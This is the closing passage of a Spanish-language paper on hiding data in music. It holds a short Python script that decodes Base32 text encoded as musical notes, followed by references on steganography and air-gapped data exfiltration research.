    mf.writeFile(outf)
```

7.3. Codigo en Python para obtener el texto plano en base a las notas musicales

```
import base64 as b64
STANDARD_ALPHABET = 'ABCDEFGHIJKLMNOPQRSTUVWXYZ234567='
#notas en formato alfabetico (ABCDEFG)
STANDARD_NOTES_MID=["C4","D4","E4","F4","G4","A4",
"C5","D5","E5","F5","G5","A5",
"C6","D6","E6","F6","G6","A6",
"C7","D7","E7","F7","G7","A7",
"C8","D8","E8","F8","G8","A8",
"C9","D9","E9","F9","G9","A9"]

NOTES_MIDI = [60,62,64,65,67,69,72,74,76
,77,79,81,84,86,88,89,91,93,96,98,100,101
,103,105,108,110,112,113,115,117,120,122,
124,125]
STANDARD_NOTES = STANDARD_NOTES_MID

#entrada de las notas por terminal
input_string = raw_input("Entre las notas separadas por espacio: ")
userList = input_string.upper().split()
print("la entrada es: ", userList)
hash =[]
for note in userList:
```

```
    hash.append(STANDARD_ALPHABET[STANDARD_NOTES.index(note)])


print(''.join(hash))
#si se puede obtener se imprime por pantalla
if (b64.b32decode(''.join(hash).encode("utf-8")).decode("utf-8")):
    print
        (b64.b32decode(''.join(hash).encode("utf-8")).decode("utf-8"))


#ejemplo
# Entre las notas separadas por espacio: C6 A8 C7 A7 C5 E8 E5 E9
# la entrada es: ['C6', 'A8', 'C7', 'A7', 'C5', 'E8', 'E5', 'E9']
# M5SXG2I=
# gesi
```

Referencias

[1] M. Guri, B. Zadov, D. Bykhovsky, and Y. Elovici, "Powerhammer: Exfiltrating data from air-gapped computers through power lines," *arXiv:1804.04014*, 2018.

[2] M. Guri, Y. Solewicz, A. Daidakulov, and Y. Elovici, "Diskfiltration: Data exfiltration from speakerless air-gapped computers via covert hard drive noise," *arXiv:1608.03431*, 2016.

[3] M. Guri, B. Zadov, D. Bykhovsky, and Y. Elovici, "Ctrl-alt-led: Leaking data from air-gapped computers via keyboard leds," *arXiv:1907.05851 [cs.CR]*, 2019.

[4] srlabs.de, "Usb peripherals can turn against their users." url: https://srlabs.de/bites/badusb/ fecha de lectura: 10/09/2019.

[5] K. Szczypiorski, "Stegibiza: New method for information hiding in club music," *arXiv:1608.02988 [cs.CR]*, 2016.

[6] G. Youngblood, "A software-defined radio for the masses," *American Radio Relay League Magazine*, 2002.

[7] W. L. S. Kevin D. Mitnick, *The Art of Deception: Controlling the Human Element of Security*. Wiley, 2002.

[8] CELENEC, "Specification of the radio data system (rds) forvhf/fm sound broadcasting in the frequency rangefrom 87,5 to 108,0 mhz," *EN 50067:1998*, 1998.

[9] A. O. Edwards, *Ultrasonic Data Steganograph*. Honors College Capstones and Theses.Paper 5., 2016.

[10] K. Szczypiorski and W. Zydecki, "Stegibiza: Steganography in club music implemented in python," 2017.

[11] D. E. Robillard, "Adaptive software radio steganography," 2013.